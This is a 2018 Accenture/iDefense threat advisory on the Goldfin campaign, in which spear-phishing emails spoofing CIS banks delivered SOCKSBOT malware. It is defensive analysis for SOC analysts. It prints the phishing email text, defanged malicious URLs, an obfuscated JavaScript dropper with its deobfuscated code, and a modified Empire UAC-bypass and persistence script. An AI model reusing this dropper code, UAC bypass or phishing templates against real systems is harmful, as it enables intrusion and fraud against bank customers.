Accenture Security

CYBER ADVISORY

# GOLDFIN:

A Persistent Campaign Targeting CIS Countries with **SOCKSBOT**

July 26, 2018

## SUMMARY

A number of security vendors reported a series of cyber-attacks involving the use of a malware family called SOCKSBOT and claimed to be associated with CANDLEFISH (*a.k.a.* Patchwork, Dropping Elephant). However, as disclosed in this report, research by iDefense analysts shows that SOCKSBOT was in fact used by a threat group in an 18-month-long campaign dubbed Goldfin, spoofing financial institutions in the Commonwealth of Independent States (CIS) countries since as early as February 2017 to as recently as May 2018. Based on the tactics, techniques and procedures (TTPs) observed in this campaign, iDefense assesses with moderate confidence that the reported campaign is unlikely to be associated with CANDLEFISH.

In addition, iDefense analysts have identified infrastructure overlap and the shared use of a PowerShell obfuscation technique with FIN7. Although these observations are not enough to attribute the Goldfin campaign to FIN7, iDefense assesses these to be interesting and noteworthy observations that further highlights the complex relationships that exist behind-the-scene in organized cyber crime.

## HOW TO USE THIS REPORT

### INTENDED AUDIENCE

iDefense is providing information about the reported campaigns to the general iDefense customer base, with this report being intended for security operations center (SOC) analysts and engineers. Management and executive leadership may also want to use this information.

### HOW TO USE THIS INTELLIGENCE

iDefense is providing this information so that customers are aware of the modus operandi of a highly active threat group that is targeting financial institutions for financial gain. SOC analysts and engineers can use this IA's detailed information pertaining to the workings of a malware family and indicators of compromise (IoCs) to contain or mitigate the discussed threat through monitoring or blocking. SOC analysts can use the information provided in the Analysis and Mitigation sections of this IA for hunting activities for systems that may have already been compromised. Analysts and security engineers can use the IoCs by adding them to hunting lists on endpoint detection and response (EDR) solutions as well as network- and host-based blacklists to detect and deny malware implantation and command-and-control (C2) communication.

Intelligence analysts may want to use the information provided in this IA to better inform their own analyses. The provided information can also help inform ongoing intelligence analyses and forensic investigations, particularly for compromise discovery, damage assessment, and attribution.


Management and executive leadership may use this information to assess the risks associated with the threat described herein to make operational and policy decisions accordingly.

### HOW THIS INTELLIGENCE HELPS ADDRESS EXISTING OR POTENTIAL THREATS

Knowledge of the group's tactics, techniques, and procedures (TTPs) should help to better inform detection and response to attacks by this threat group.

## CAMPAIGN ANALYSIS

iDefense analysts came across two spear-phishing campaigns in October 2017 involving the use of a malware family publicly known as SOCKSBOT. One campaign spoofs the Halyk Bank (Exhibit 1) and another spoofs the PrivatBank (Exhibit 2):



**От:** "Народный Банк Казахстана" <noreply@halyk-bank.com>
**Кому:** [redacted]
**Отправленные:** Пятница, 13 Октябрь 2017 г 10:02:02
**Тема:** Уведомление об открытии счета (Народный Банк Казахстана)

Уважаемый клиент, на Ваше имя открыт счет в Народном Банке Казахстана, с подробной информацией Вы можете ознакомиться в приложенном файле.


Если Вы не получали конверт с логином и паролем, то для доступа в Личный кабинет Вам необходимо пройти регистрацию. В случае утраты логина/пароля Вы можете зарегистрировать новый в разделе «Восстановление пароля».

Если в процессе работы у Вас возникли вопросы или проблемы, обращайтесь, пожалуйста, в Управление клиентского обслуживания по указанным ниже контактам. Наши специалисты всегда готовы прийти Вам на помощь.

С уважением,
АО «Народный банк Казахстана».
Телефон для связи: +7(727)259-07-77 info@halykbank.kz

Договор

*Exhibit 1: Spear-Phishing Email Spoofing Halyk Bank*



10/10/2017, 09:16

[redacted]

Posts: 0 Members:
Opinions Rating : [redacted]
Reputation points: [redacted]
Group: [redacted]
Address: [redacted]
Extras. information

before vidoma

**Уведомление об открытии счета (ПриватБанк)**

От: ПриватБанк

Кому: [redacted]

Уважаемый клиент, на Ваше имя открыт счет в ПриватБанке, с подробной информацией Вы можете ознакомиться в приложенном файле.

Если Вы не получали конверт с логином и паролем, то для доступа в Личный кабинет Вам необходимо пройти регистрацию.
В случае утраты логина/пароля Вы можете зарегистрировать новый в разделе «Восстановление пароля».

Если в процессе работы у Вас возникли вопросы или проблемы, обращайтесь, пожалуйста, в Управление клиентского обслуживания по указанным ниже контактам. Наши специалисты всегда готовы прийти Вам на помощь.

С уважением,
ПАО КБ «ПРИВАТБАНК».
Телефон для звонков из-за рубежа: +38-056-716-11-31

Договор
Договор

Lynk Veda on
хттп: //privatbank-ua.com/dog.zip
In a .js:
Trojan.Script.Heuristic-js.iacgm
Whois:

*Exhibit 2: Content of a Spear-Phishing E-mail Spoofing PrivatBank Shared on the Public Forum* doneckforum.com

As Exhibits 1 and 2 show, both emails contain an identical message, even down to the location of the embedded hyperlinks. The only differences are the embedded URLs and the signature of the email in order to reflect the financial institution the attackers were spoofing. This information suggests some sort of phishing kit was likely used to generate the phishing emails.


An approximate translation of the e-mail spoofing Halyk Bank is as follows:

```
Subject: Notification of opening an account (Halyk Bank of Kazakhs
tan)

Dear customer, an account with the People's Bank of Kazakhstan has
been opened in your name, you can find detailed information in the
attached file.

If you did not receive an envelope with a login and password, then
you need to register to access the Personal Area. In case of loss
of login / password, you can register a new one in the section "Pa
ssword recovery".

If in the process of work you have any questions or problems, plea
se contact the Customer Service Department at the contacts listed
below. Our specialists are always ready to help you.
```

The embedded malicious hyperlinks used in the respective attacks are as follows:

```
hxxp://halyk-bank[.]com/dog.zip
hxxp://privatbank-ua[.]com/dog.zip
```

Subsequent technical analysis of the infection chain involved led iDefense to uncover an 18-month long campaign of spoofing banks in CIS countries, with the most recent campaign observed on May 28, 2018 spoofing the Idea Bank CJSC:


[redacted]

Member

359

# 28 мая 2018 16:02

Пришел спам под видом рассылки Идея Банк, 2 письма, первое - об открытии счета, второе - об оформлении кредита на мое имя. С адреса noreply@wedogreatpurchases.com.

Текст одного из писем:

**Уважаемый клиент, на Ваше имя был оформлен кредит в Идея Банк, более подробно Вы можете ознакомиться в приложенном файле в котором указанна ФИО и номер телефона Вашего персонального эксперта по кредитованию, сумма, условия погашения кредита.**

**На Ваш адрес был направлен конверт с договором кредитования. В случае если Вы не получали конверт, Вам необходимо обратиться к Вашему персональному эксперту.**

**В случае утраты договора Вы можете восстановить его в ближайшем отделении банка или запросить дубликат через Вашего персонального эксперта.**

**По всем интересующим Вас вопросам Вы можете обратиться к Вашему персональному эксперту или в Управление клиентского обслуживания по указаным ниже контактам. Наши специалисты всегда готовы Вам помочь.**

**С уважением,**
**ЗАО «Идея Банк»**
**Телефон для звонков из-за рубежа: +375(17)306-33-14**

**Договор**

Ссылка на договор: http://wedogreatpurchasesТочкаКом/dog.zip. В файле скрипт JS (запускать не стоит).

*Exhibit 3: Spear-Phishing Email Spoofing Idea Bank CJSC*

The forum member reports that two spear-phishing emails were received: one claiming to be a notification about opening an account and the other claiming to be a notification of a loan being taken out. The content of the latter email is approximately translated below:

```
Dear client, in your name, a loan was issued to Idea Bank, for mor
e details, see the attached file in which the full name and phone
number of your personal loan expert is indicated, the amount and c
onditions for repaying the loan.

An envelope with a credit agreement was sent to your address. In c
ase you did not receive the envelope, you should contact your pers
onal expert.

In case of loss of the contract, you can restore it at the nearest
branch of the bank or request a duplicate through your personal ex
pert.

For any questions you are interested in, you can contact your pers
onal expert or the Customer Service Department at the contacts lis
ted below. Our specialists are always ready to help you.

Yours faithfully,
Idea Bank CJSC
Phone for calls from abroad: +375 (17) 306-33-14
```

In the attacks observed, all involved a phishing email with *two* embedded URLs directing the user to download a file named `dog.zip`. Based on the content of the e-mails and the domain names, the following banks were spoofed in this campaign:

- Halyk Bank (Kazakhstan)
- PrivatBank (Ukraine)
- Idea Bank (Belarus)

- Tejara Bank (Iran)

It is also noteworthy that in both phishing kits, there are always two hyperlinks linking to the same malicious file: one in the body of the message and one at the end of the e-mail in a link called `Договор` (which translates to `Contract`).

The next section details the infection chain that follows the initial download.

## INFECTION CHAIN ANALYSIS

The general infection chain observed in this campaign is as shown in Exhibit 4:




*Exhibit 4: The Infection Chain Used in the SOCKSBOT Campaign*


### STAGE 1 - JAVASCRIPT DROPPER

Both links delivered a ZIP archive file named `dog.zip`:

- `hxxp://halyk-bank[.]com/dog.zip` – `211fbf34749df5e717e8b11fecb3f648`
- `hxxp://privatbank-ua[.]com/dog.zip` – `b3fb88a5aa791aea141bf3b4cf045355`

Both contain a JavaScript file named `dog.js` with the MD5 signatures `9a273653364dfb143ff196d826d2bac4` and `21a09cf81f3584a741c7167f622d6c50`, respectively.

The JavaScript file contains heavily obfuscated code as Exhibit 5 shows. The malicious code is in fact hidden as comments and is dynamically deobfuscated once the script has been executed.




```
//61293B206F73747265616D2E57726974655465787428225C6E22293B206F73747265616D2E577269746554657874286465636F6465293B206F73747265616D2E
//73617665546F46696C65286C6F63616C46696C652C2032293B206F73747265616D2E436C6F736528293B2020747279207B205368656C6C2E52756E2872756E53
//74722C20322C2074727565293B207D20636174636828657829207B7D3B20207661722066203D20575363726970742E4372656174654F626A65637428225363
//72697074696E672E46696C6553797374656D4F626A65637422293B20662E44656C65746546696C65286C6F63616C46696C65293B2020
OPOWDPWDDWED321KMML2ML2M3L1KM2L3K232V32GFCGCG1H2 = new ActiveXObject("Scripting.FileSystemObject");
OPOWDPWDDWED321KMML2MI2M3L1KM2L3K232V32GFCGCG1H2 = OPOWDPWDDWED321KMML2ML2M3L1KM2L3K232V32GFCGCG1H2.OpenTextFile(WScript.
ScriptFullName,1);abcd2312431241414124124141232312414l2="";abcd2312431241414124124241232312414l2="0x";
abcd2312431241414124124441232312414l2="//";while(!OPOWDPWDDWED321KMML2MI2M3L1KM2L3K232V32GFCGCG1H2.AtEndOfStream){
abcd2312432241414124124141232312414l2=OPOWDPWDDWED321KMML2MI2M3L1KM2L3K232V32GFCGCG1H2.ReadLine();if(
abcd2312432241414124124141232312414l2.substr(0,2)==abcd2312431241414124124441232312414l2){abcd2312432241414124124141232312414l2=
abcd2312432241414124124141232312414l2.substr(2);abcd2312432341414124124141232312414l2="";for(i=0;i<
abcd2312432241414124124141232312414l2.length;i+=2){abcd2312432341414124124141232312414l2+=String.fromCharCode(
abcd2312431241414124124241232312414l2+abcd2312432241414124124141232312414l2.substr(i,2));}abcd2312431241414124124141232312414l2+=
abcd2312432341414124124141232312414l2;}}OPOWDPWDDWED321KMML2MI2M3L1KM2L3K232V32GFCGCG1H2.Close();eval(
"\x65\x76\x61\x6C\x28abcd2312431241414124124141232312414l2\x29;");
```

Exhibit 5: Obfuscated Code in `dog.js`

Once deobfuscated (see Exhibit 6), it is clear that the code is designed to do two things:

1. To look for a running anti-virus processes, such as `avp.exe` (Kaspersky Antivirus). Note that some variants of the malware also search for `ekrn.exe` (ESET), `cis.exe` (Comodo) and `avgnt.exe` (Avira).
2. To drop and execute a PowerShell script named `setup.ps1`. This script is generated based on Base64 encoded data stored in variables named `dllData` and `code`.
3. Delete `setup.ps1`



```
dllData = '$data="' + dllData + '"';
function avCheck() {
    var PsWMI, PsProcesses, PsProcess;
    try {
        PsWMI = GetObject("winMgmts:");
    } catch (e) {
        if (e != 0)  {
            WScript.Quit();
        }

    }

    PsProcesses = new Enumerator(PsWMI.ExecQuery("SELECT * FROM Win32_Process"));
    while (!PsProcesses.atEnd())  {
        PsProcess = PsProcesses.item();
        if (PsProcess.Name == 'avp.exe')  {
            WScript.Quit();
        }

        PsProcesses.moveNext();
    }

}

avCheck();
var localFile = 'setup.ps1';
var Shell = WScript.CreateObject('WScript.Shell');
var arch = Shell.environment("system").item("processor_architecture");
var runStr;
if (arch.substr(arch.length  - 2) == "64")  {
    runStr = "C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass -File " + localFile;
} else {
    runStr = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass -File " + localFile;
}

function base64_decode( data ) {
    var b64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
    var o1, o2, o3, h1, h2, h3, h4, bits, i = 0, enc = '';
    do {
        h1 = b64.indexOf(data.charAt(i++));
        h2 = b64.indexOf(data.charAt(i++));
        h3 = b64.indexOf(data.charAt(i++));
        h4 = b64.indexOf(data.charAt(i++));
        bits = h1 <  < 18 | h2 <  < 12 | h3 <  < 6 | h4;
        o1 = bits >  > 16 & 0xff;
        o2 = bits >  > 8 & 0xff;
        o3 = bits & 0xff;
        if (h3 == 64) enc += String.fromCharCode(o1);
        else if (h4 == 64) enc += String.fromCharCode(o1, o2);
        else enc += String.fromCharCode(o1, o2, o3);
    }

    while (i < data.length);
    return enc;
}

var code =
```


Exhibit 6: Deobfuscated Code in `dog.js`

## STAGE 2 - POWERSHELL DROPPER WITH EMPIRE

The PowerShell script `setup.ps1` used in each attack has the respective MD5 signatures `521c81c62836a233a6e771bc3491300f` and `00c38b787eac602ffaed0b9372f2c443`
.

The script is designed for the following (see Exhibit 7):

1. Create a PowerShell script named `checkupdate.ps1` in `C:\Users\Public\Downloads\` (This path is hardcoded in the malware). The content of this script is stored in a variable named `data` and is Based64 encoded
2. Create a cmdlet that would:
    a. move the script `checkupdate.ps1` to the home directory for the current PowerShell install
    b. establish persistence by creating a Windows service named `Check for updates`, set to "delay-auto" start and execute `checkupdate.ps1`
3. Use a modified version of the function `Invoke-EventVwrBypass` from the Empire Post-exploitation framework to bypass UAC and execute the above cmdlet



```
        $EventvwrPath = Join-Path -Path ([Environment]::GetFolderPath('System')) -ChildPath 'eventvwr.exe'
        #Start Event Viewer
        Write-Verbose $EventvwrPath
        if ($PSCmdlet.ShouldProcess($EventvwrPath, 'Start process')) {
            $Process = Start-Process -FilePath $EventvwrPath -PassThru
            Write-Verbose "Started eventvwr.exe"
        }

        #Sleep 5 seconds
        Write-Verbose "Sleeping 5 seconds to trigger payload"
        if (-not $PSBoundParameters['WhatIf']) {
            Start-Sleep -Seconds 5
        }

        $mscfilePath = "HKCU:\Software\Classes\mscfile"

        if (Test-Path $mscfilePath) {
            #Remove the registry entry
            Remove-Item $mscfilePath -Recurse -Force
            Write-Verbose "Removed registry entries"
        }

        if(Get-Process -Id $Process.Id -ErrorAction SilentlyContinue){
            Stop-Process -Id $Process.Id
            Write-Verbose "Killed running eventvwr process"
        }
    }
}

# need to get source dir
$file = "C:\Users\Public\Downloads\checkupdate.ps1"
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($data)) | Out-File -Encoding "ASCII"
$file

$command = "&{cmd /c move '"+ $file +"' " +'$pshome'+";"
$service = 'sc create checkupdate binpath= "%COMSPEC% /C start %COMSPEC% /C ' + '$pshome' + '\powershell.exe
-ExecutionPolicy Bypass -File ' + '$pshome' +'\checkupdate.ps1" start= delayed-auto DisplayName= "Check for
updates"'
$command = $command + "cmd /c $service;"
$command = $command + "cmd /c sc start checkupdate}"
#$command | Out-Host
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)

Invoke-EventVwrBypass -Command "-enc $encodedCommand"
```


*Exhibit 7: Deobfuscated Code in* `setup.ps1`

## STAGE 3 - POWERSHELL REFLECTIVE LOADER

Similarly, `checkupdate.ps1` used in each attack has the respective MD5 signatures `54e7f3a1a1a8857e35a45f4eb2a3317d` and `29573b1fa60bce8e04dd2a4d554a7447`.

Unsurprisingly, this script also contains obfuscated code. The malicious payload is compressed, Base64 encoded, and embedded within the script, which is similar to a technique used in PowerSploit.


However, the observed technique appears to be a variant of PowerSploit as the encoded payload is further split into a number of chunks that are dynamically loaded into an array variable named `$OArr` as shown in Exhibit 8:



